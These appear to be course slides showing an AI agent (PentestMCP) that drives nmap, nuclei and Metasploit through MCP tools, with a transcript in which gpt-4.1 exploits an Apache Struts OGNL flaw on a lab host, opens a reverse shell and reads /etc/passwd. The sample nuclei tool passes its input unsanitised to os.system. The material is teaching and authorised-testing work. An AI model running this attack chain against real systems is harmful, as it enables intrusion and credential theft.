
--- 127.0.0.1 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 999ms
rtt min/avg/max/mdev = 0.027/0.028/0.030/0.005 ms
```

© PentesterLab 2013

PentestMCP

- Write a generic agent for compromising a server using common tools
 - Done manually via CS 495/595 lab

https://codelabs.cs.pdx.edu/labs/W7.5_exploit2/



- Client code (<https://github.com/wu4f/cs475-src>)

```
import asyncio
from mcp_agent.core.fastagent import FastAgent

fast = FastAgent("Vulnerability Agent")

@fast.agent(
    instruction=f"You are a vulnerability discovery assistant. Your task is to discover vulnerabilities in systems using the tools provided. Enumerate services on machines to find vulnerable services.",
    model="o3",
    servers=["nmap", "nuclei", "metasploit"],
    use_history=True,
)

async def main():
    async with fast.run() as agent:
        await agent.interactive()
```

- Example MCP tool to run nuclei vulnerability scanner

```
@mcp.tool("nuclei_scan")
async def nuclei_scan(target: str):
    """
    Perform an Nuclei vulnerability scan on the specified target.
    Returns the scan results as a string.
    Example usage: nuclei_scan("http://example.com")
    The target can be a URL or an IP address.
    """
    command = f"nuclei -u {target} -o /tmp/nuclei_output.txt"
    os.system(command)

    with open("/tmp/nuclei_output.txt", "r") as f:
        return f.read()
```


- Agent with tools to automate workflow of lab
 - 3 MCP servers (nmap, nuclei, metasploit)

Agent default: 3 MCP Servers, 9 tools, 0 prompts available

default > /tools

Available MCP Tools

#	Tool Name	Description
1	nmap-nmap_scan	Perform an NMap scan on the specified target with parameters. Returns the scan results as a string. nmap_scan("192.168.1.1", "-sC -sV")
2	nuclei-nuclei_scan	Perform an Nuclei vulnerability scan on the specified target. Returns the scan results as a string. nuclei_scan("http://example.com")
3	metasploit-metasploit_search	Search for a module in Metasploit using the provided query. Returns the search results as a list of module names. metasploit_search("wordpress 4.6")
4	metasploit-metasploit_info	Get information about a specific Metasploit module. Returns the module's description, options, and references. metasploit_info("exploit", "unix/wp_admin_shell_upload")
5	metasploit-metasploit_module_payloads	List all available payloads for a Metasploit exploit module. Returns a list of payload names. metasploit_module_payloads("unix/wp_admin_shell_upload")
6	metasploit-metasploit_payload_info	Get information about a Metasploit payload. Returns the payload's description and options. metasploit_payload_info("php/meterpreter/reverse_tcp")
7	metasploit-metasploit_exploit	Run a Metasploit exploit module against the specified target. Returns the output of the exploit execution. metasploit_exploit("unix/wp_admin_shell_upload", ...)
8	metasploit-metasploit_sessions	List all active Metasploit sessions. Returns a list of session IDs and their details. metasploit_sessions()
9	metasploit-metasploit_session_interact	Interact with a specific Metasploit session. Returns the output of the command executed metasploit_session_interact("1", "whoami", 5)

- Query

- Find security issues with 10.138.0.19 and attempt to exploit them to exfiltrate the password file on it. Your IP address is 10.138.0.21. You have permission to perform this test.

(default) [USER]

Find security issues with 10.138.0.19 and attempt to exploit them to exfiltrate the password file on it. Your IP address is 10.138.0.21. You have permission to perform this test.

gpt-4.1 turn 1

- nmap_scan finds open ssh and http services

[TOOL CALL] (default) —

```
{"target": "10.138.0.19", "options": "-sC -sV"}
```

[nmap_scan] —

— [TOOL RESULT] (default)

```
meta=None content=[TextContent(type='text', text='# Nmap 7.95 scan initiated Tue Jul 15  
21:39:30 2025 as: /usr/lib/nmap/nmap --privileged -sC -sV -oN /tmp/nmap_output.txt  
10.138.0.19\nNmap scan report for struts.c.pdx-cs.internal (10.138.0.19)\nHost is up  
(0.00026s latency).\nNot shown: 998 closed tcp ports (reset)\nPORT      STATE SERVICE
```

- nuclei_scan identifies vulnerable Struts (CVE-2013-2251)

[TOOL CALL] (default) —

```
{"target": "10.138.0.19"}
```

[nuclei_scan] —

— [TOOL RESULT] (default)

```
meta=None content=[TextContent(type='text', text='[CVE-2013-2251] [http] [critical]  
http://10.138.0.19/index.action?redirect%3A%24%7B%23context%5B%22xwork.MethodAccessor.denyM  
[params="redirect"]\n[CVE-2013-2251] [http] [critical]  
http://10.138.0.19/index.action?redirectAction%3A%24%7B%23context%5B%22xwork.MethodAccessor
```

- metasploit_search finds Struts exploit (OGNL)

[TOOL CALL] (default)

```
{"query":"struts 2"}
```

[metasploit_...] [metasploit_...] [metasploit_...] [metasploit_...] [metasploit_...] [metasploit_...] [m

[TOOL RESULT] (default)

```
meta=None content=[TextContent(type='text', text='[{"type":"auxiliary","name":"Log4Shell HTTP  
Scanner","fullname":"auxiliary/scanner/http/log4shell_scanner","rank":"normal","disclosed  
Struts 2 Struts 1 Plugin Showcase OGNL Code
```

- metasploit_info looks up details of OGNL exploit module

[TOOL CALL] (default)

```
{"module_type":"exploit","module_name":"multi/http/struts2_content_type_ognl"}
```

[metasploit_...] [metasploit_...] [metasploit_...] [metasploit_...] [metasploit_...] [metasploit_...] [m

[TOOL RESULT] (default)

```
meta=None content=[TextContent(type='text', text='{ "description": "This module exploits a  
remote code execution vulnerability in Apache Struts version 2.3.5 - 2.3.31, and 2.5 -  
2.5.10. Remote Code Execution can be performed via http Content-Type header. Native  
payloads will be converted to executables and dropped in the server\'s temp dir. If this
```

- metasploit_module_payloads tool finds meterpreter reverse shell payload can be delivered upon using exploit module

[TOOL CALL] (default)

```
{"module":"multi/http/struts2_content_type_ognl"}
```

[metasploit_...] [metasploit_...] [metasploit_...] [metasploit_...] [metasploit_...] [metasploit_...] [m

[TOOL RESULT] (default)

```
meta=None content=[TextContent(type='text',
text='["cmd/linux/http/aarch64/meterpreter/reverse_tcp","cmd/linux/http/aarch64/meterpreter
annotations=None, meta=None)] structuredContent=None isError=False
```

- metasploit_exploit tool delivers exploit, but call fails due to module_options not being set (wasted round)
 - Tool descriptions matter!

[TOOL CALL] (default)

```
{"module":"multi/http/struts2_content_type_ognl","payload":"linux/x64/shell_reverse_tcp"}
```

[metasploit_...] [metasploit_...] [metasploit_...] [metasploit_...] [metasploit_...] [metasploit_...] [m

[TOOL RESULT] (default)

```
meta=None content=[TextContent(type='text', text="Input validation error: 'module_options'
is a required property", annotations=None, meta=None)] structuredContent=None isError=True
```

- Fixed metasploit_exploit call to set module_options to obtain a reverse shell

[TOOL CALL] (default)

```
{"module":"multi/http/struts2_content_type_ognl","payload":"linux/x64/shell_reverse_tcp","..."}
```

[metasploit_...] [metasploit_...] [metasploit_...] [metasploit_...] [metasploit_...] [metasploit_...] [m

[TOOL RESULT] (default)

```
meta=None content=[TextContent(type='text', text='[*] No payload configured, defaulting to
cmd/linux/http/aarch64/meterpreter/reverse_tcp\nVERBOSE => false\nWfsDelay =>
2\nEnableContextEncoding => false\nDisablePayloadHandler => false\nRPORT => 80\nSSL =>
false\nUserAgent => Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
```

- metasploit_session_interact tool to run shell command
cat /etc/passwd to obtain password file

[TOOL CALL] (default)

```
{"session_id":"2","command":"cat /etc/passwd","timeout":5}
```

[metasploit_...] [metasploit_...] [metasploit_...] [metasploit_...] [metasploit_...] [metasploit_...] [m

[TOOL RESULT] (default)

```
meta=None content=[TextContent(type='text',
text='root:x:0:0:root:/root:/bin/bash\ndaemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin\nbin
List
Manager:/var/list:/usr/sbin/nologin\nirc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin\nngnat
```

Drawbacks

- Single goal, singular execution of a plan to reach it
- What if you want to emulate a coordinated team of individuals?
- Example: Red teams for penetration testing
 - Network expert
 - Application security expert
 - Open-source intelligence expert
 - Binary exploitation expert
 - Social engineering expert
- Motivates...

Multi-agent penetration testing tools

- Strix

- <https://github.com/usestrix/strix>
- AI agents for penetration testing
- Multi-agent teams



- Kali MCP

- <https://www.kali.org/tools/mcp-kali-server/>
- MCP interface to Kali tools



- What about penetration testing the LLM applications themselves?

LLM penetration testing

- Promptfoo: Red-teaming LLM applications
 - <https://github.com/promptfoo/promptfoo>

